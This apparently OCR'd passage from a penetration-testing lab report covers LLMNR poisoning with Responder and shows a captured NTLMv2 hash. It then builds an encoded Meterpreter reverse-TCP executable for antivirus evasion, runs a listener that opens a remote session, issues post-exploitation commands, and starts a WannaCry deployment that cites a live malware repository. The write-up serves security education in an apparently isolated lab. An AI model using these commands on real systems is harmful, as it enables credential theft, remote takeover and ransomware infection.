
Memory Address: 0xFFFFF80001488BD6

The unhandled exception in kernel space triggers a kernel panic, forcing the operating system to halt immediately to prevent further corruption or instability.

The BSOD shown here demonstrates how a failed BlueKeep exploit attempt can be used as a **Denial of Service (DoS) attack**. While the primary intent of BlueKeep is remote code execution (RCE), improper configuration or exploitation on non-compatible systems often leads to kernel crashes. This illustrates the destructive potential of BlueKeep, highlighting the critical importance of patching legacy systems to prevent exploitation.

4.6

Execution of NTLM Hash Capture using Responder



```
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Force ESS downgrade         [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.1.68]
    Responder IPv6              [2a02:587:da0a:2300:a00:27ff:feab:a1e8]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD   ['_DOSVC']
    TTL for poisoned response   [default]

[+] Current Session Variables:
    Responder Machine Name      [WIN-9V4CYBTA4JM]
    Responder Domain Name       [IJYN.LOCAL]
    Responder DCE-RPC Port      [49092]

[+] Listening for events...

[*] [LLMNR]  Poisoned answer sent to fe80::b5ce:3661:50ea:22d1 for name test
[*] [LLMNR]  Poisoned answer sent to fe80::b5ce:3661:50ea:22d1 for name test
[SMB] NTLMv2-SSP Client   : 192.168.1.185
[SMB] NTLMv2-SSP Username : WIN2008\vboxuser
[SMB] NTLMv2-SSP Hash     : vboxuser::WIN2008:608ecf4fc6dc190a:2F45628809525D1F95C3409071573C35:0101000000000000080CB380E1562DB01A2498D3E6AB328240000000
00200080049004A0059004E0001001E00570049004E002D003900560034004300590042005400410034004A004D0004003400570049004E002D003900560034004300590042005400410034
004A004D002E0049004A0059004E002E004C004F00430041004C000300140049004A0059004E002E004C004F00430041004C000500140049004A0059004E002E004C004F00430041004C000
700080080CB380E1562DB01060004000200000008003000300000000000000000000000000000300000B3AC8C88E9EADF11F14E9EEF4E7D6208C58D765F26D69BB52361F27A0DAAFDD20A001000
000000000000000000000000000000000000900220063006900660073002F003100390032002E003100360038002E0031002E003600380000000000000000000000000000000
```

Figure 31 – Capture of the NTLM Hashes with the use of Responder

Responder is a powerful tool used for network attacks that rely on misconfigurations and legacy protocols, such as LLMNR and NetBIOS Name Service (NBT-NS). These protocols are often enabled by default on Windows systems and can be exploited to intercept network traffic and credentials.

This analysis demonstrates how Responder captures NTLMv2 hashes during an LLMNR poisoning attack and examines the implications of such a capture in a simulated penetration testing environment.

To begin the attack responder was executed on the attacker machine to listen for LLMNR and NBT-NS requests.


sudo responder -I eth0

- The -I flag specifies the network interface to use (eth0 in this case).
- Responder listens for LLMNR, NBT-NS, and MDNS queries and sends poisoned responses to redirect the victim's traffic.

4.7

Creating an Encoded Meterpreter Reverse TCP Payload Using msfvenom and Shikata Ga Nai Encoder

msfvenom is a versatile tool included in the Metasploit Framework primarily used for generating custom payloads and shellcode for penetration testing and exploit development. It combines the functionality of two older Metasploit utilities, msfpayload and msfencode, into a single tool.



```
┌──(user㉿vbox)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.68 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > hello.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 73802 bytes
```

Figure 32 – execution of msfvenom command “msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.68 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > hello.exe”

Antivirus and endpoint detection solutions often rely on signature-based detection mechanisms. Encoding techniques like Shikata Ga Nai are used to evade these mechanisms by altering the payload's byte sequence without affecting its functionality. This analysis demonstrates the generation of a reverse TCP payload encoded with Shikata Ga Nai.


Shikata Ga Nai is a polymorphic XOR additive feedback encoder. It alters the payload's binary signature by encrypting it, making it harder for signature-based AV solutions to detect. The encoder includes a decoder stub that decrypts the payload during execution.

Firstly the decoder stub generator uses metamorphic techniques, through code reordering and substitution, to produce different output each time it is used, in an effort to avoid signature recognition. Second, it uses a chained self modifying key through additive feedback. This means that if the decoding input or keys are incorrect at any iteration then all subsequent output will be incorrect. Third the decoder stub is itself partially obfuscated via self-modifying of the current basic block as well as armored against emulation using FPU instructions.

Below is the command that we executed:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.68 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > hello.exe

- ***-p windows/meterpreter/reverse_tcp: Specifies the payload. It establishes a reverse TCP connection to the attacker's machine.***
- ***LHOST=192.168.1.68: The attacker's IP address where the reverse shell will connect.***
- ***LPORT=4444: The port on the attacker's machine to listen for the connection.***
- ***-e x86/shikata_ga_nai: Specifies the Shikata Ga Nai encoder to obfuscate the payload.***
- ***-i 10: The number of encoding iterations, which determines how many times the payload is obfuscated.***
- ***-f exe: Specifies the output format as a Windows executable.***
- ***> hello.exe: Saves the generated payload as an executable file named hello.exe.***




```
msf6 exploit(windows/smb/psexec) > back
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.68
LHOST ⇒ 192.168.1.68
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.68:4444
```

Figure 33 – Attacker machine IP and Port set for Reverse TCP though metasploit

The multi/handler module is a versatile tool within the Metasploit Framework. It is used to manage incoming reverse connections from payloads deployed on target systems. In this PoC a reverse TCP payload is configured and deployed to establish a meterpreter session allowing the attacker to gain remote control over the compromised target.


- ***msf6 > use exploit/multi/handler : we set the needed Metasploit module***
- ***set payload windows/meterpreter/reverse_tcp : we set a listener for connections***

As we can see in the figure below , after we have specified the payload type as windows/meterpreter/reverse_tcp, which creates a reverse TCP connection from the target system to the attacker's machine , we have a meterpreter shell.



```
[*] Started reverse TCP handler on 192.168.1.68:4444
[*] Sending stage (175686 bytes) to 192.168.1.185
[*] Meterpreter session 1 opened (192.168.1.68:4444 → 192.168.1.185:49248) at 2025-01-08 22:10:52 -0500

meterpreter > sysinfo
Computer        : WIN2008
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


Figure 34 – Successful reverse tcp connection and execution of command "sysinfo"



```
[*] Started reverse TCP handler on 192.168.1.68:4444
[*] Sending stage (175686 bytes) to 192.168.1.185
[*] Meterpreter session 1 opened (192.168.1.68:4444 → 192.168.1.185:49248) at 2025-01-08 22:10:52 -0500

meterpreter > sysinfo
Computer        : WIN2008
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN2008\vboxuser
meterpreter > 
```

Figure 35 – execution of command "getuid"


The next step consists of the enumeration of the system information .In order to do that the we run the command *"sysinfo"* and also to find the users who are logged in we run the command *"getuid"*.



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 268   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 308   512   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 352   336   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 404   336   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 412   396   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 448   396   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 512   404   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 520   404   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 528   404   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 628   512   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 688   512   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 756   512   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 856   512   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 900   512   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 960   512   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1000  512   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1020  512   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1032  1768  VBoxTray.exe       x64   1        WIN2008\vboxuser              C:\Windows\System32\VBoxTray.exe
 1132  512   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1196  512   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1212  512   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 1392  1848  iexplore.exe       x64   1        WIN2008\vboxuser              C:\Program Files\Internet Explorer\iexplore.exe
 1488  512   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1556  512   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1716  1000  dwm.exe            x64   1        WIN2008\vboxuser              C:\Windows\System32\dwm.exe
 1768  1676  explorer.exe       x64   1        WIN2008\vboxuser              C:\Windows\explorer.exe
 1848  1768  iexplore.exe       x64   1        WIN2008\vboxuser              C:\Program Files\Internet Explorer\iexplore.exe
 1888  512   taskhost.exe       x64   1        WIN2008\vboxuser              C:\Windows\System32\taskhost.exe
 2436  2836  iexplore.exe       x86   1        WIN2008\vboxuser              C:\Program Files (x86)\Internet Explorer\iexplore.exe
 2484  512   msdtc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
 2596  1768  cmd.exe            x64   1        WIN2008\vboxuser              C:\Windows\System32\cmd.exe
 2696  2596  net.exe            x64   1        WIN2008\vboxuser              C:\Windows\System32\net.exe
 2724  412   conhost.exe        x64   1        WIN2008\vboxuser              C:\Windows\System32\conhost.exe
 2800  1768  hello.exe          x86   1        WIN2008\vboxuser              C:\Users\vboxuser\Desktop\hello.exe
 2836  1768  iexplore.exe       x86   1        WIN2008\vboxuser              C:\Program Files (x86)\Internet Explorer\iexplore.exe
```

Figure 36 – execution of command "ps"

In order to list running processes we execute: ***"ps"***



```
meterpreter > screenshot
Screenshot saved to: /home/user/rJPrAhmq.jpeg
meterpreter >
```

Figure 37 – execution of command "screenshot"

With the ***meterpreter > screenshot*** command , the Meterpreter shell is used to capture a screenshot of the current desktop session on the compromised machine. This command matches the ***MITRE ATT&CK Technique T1113 - Screen Capture*** under the **Collection** tactic.

4.8

Deploying a Ransomware Payload with WannaCry


WannaCry (also referred to as WCry or WanaCrypt0r 2.0) was one of the most disruptive ransomware attacks in modern cybersecurity history, surfacing in **May 2017**. It quickly infected hundreds of thousands of computers in over 150 countries, crippling hospitals, logistics companies, telecom providers, and other critical infrastructure organizations. The financial damage was extensive, with an estimated cost ranging from hundreds of millions to billions of dollars in lost productivity and remediation efforts.

So how does WannaCry's core ransomware module works? Firstly it works by encrypting a wide range of file types (documents, images, databases) on the infected system using strong encryption algorithms (AES for file encryption, with an RSA key to lock the AES key). After that it drops a Ransom Note . specifically A pop-up demands payment in Bitcoin for file recovery, typically within a stated deadline before the demanded sum doubles. Finally after locking the system , victims are presented with instructions on how to purchase Bitcoins and send the ransom.

A critical reason for WannaCry's extensive spread was its worm-like propagation, which leverages the EternalBlue exploit (CVE-2017-0144). Once on a vulnerable system (e.g., unpatched Windows 7 or Windows Server 2008), WannaCry scans the Network for SMBv1 shares on TCP port 445.After EternalBlue is exploited , to gain remote code execution privileges on other unpatched machines it deploys the ransomware package onto each newly compromised host, repeating the cycle.The combination of a ransomware payload and SMB worm causes WannaCry to spread *extremely* fast , often infecting entire subnets within minutes or hours. Notably, machines with the MS17-010 patch were protected against the EternalBlue exploit thus this event highlighted the importance of timely patch management.

TheZoo is a public repository that provides access to malicious software samples, including ransomware, trojans, worms, and other malware strains. It is widely used by security researchers, ethical hackers, and cybersecurity professionals for testing, analysis, and training purposes in controlled environments.

Github Link: https://github.com/ytisf/theZoo/tree/master



README Code of conduct License

theZoo - A Live Malware Repository


contributions welcome HitCount Star 11k Made with Python

theZoo is a project created to make the possibility of malware analysis open and available to the public. Since we have found out that almost all versions of malware are very hard to come by in a way which will allow analysis, we have decided to gather all of them for you in an accessible and safe way. theZoo was born by Yuval tisf Nativ and is now maintained by Shahak Shalev.

theZoo is open and welcoming visitors!

If you are about to interact with our community please make sure to read our `CODE-OF-CONDUCT.md` prior to doing so. If you plan to contribute, first - thank you. However, do make sure to follow the standards on `CONTRIBUTING.md`.

Figure 38 - Malware repository github https://github.com/ytisf/theZoo



Product Solutions Resources Open Source Enterprise Pricing Search

ytisf / theZoo Public

Code Issues 65 Pull requests 14 Actions Projects Wiki Security Insights

master 3 Branches 2 Tags Go to file Code

ytisf db -> 1712294860000 61226e5 · 10 months ago 223 Commits

conf	db -> 1712294860000	10 months ago
imports	db -> 1712294860000	10 months ago
malware	db -> 1712294860000	10 months ago
.gitattributes	MalwareDB 0.42	12 years ago
.gitignore	Revamp of malware folder + new samples	4 years ago
CODE-OF-CONDUCT.md	db --> 1593511930000	5 years ago
CONTRIBUTING.md	db --> 1593511930000	5 years ago
LICENSE.md	Fixing issue #36	4 years ago
README.md	Update README.md	4 years ago
prep_file.py	db -> 1712294860000	10 months ago
requirements.txt	db -> 1712294860000	10 months ago
theZoo.py	db -> 1712294860000	10 months ago

README Code of conduct License

About

A repository of LIVE malwares for your own joy and pleasure. theZoo is a project created to make the possibility of malware analysis open and available to the public.

thezoo.morirt.com

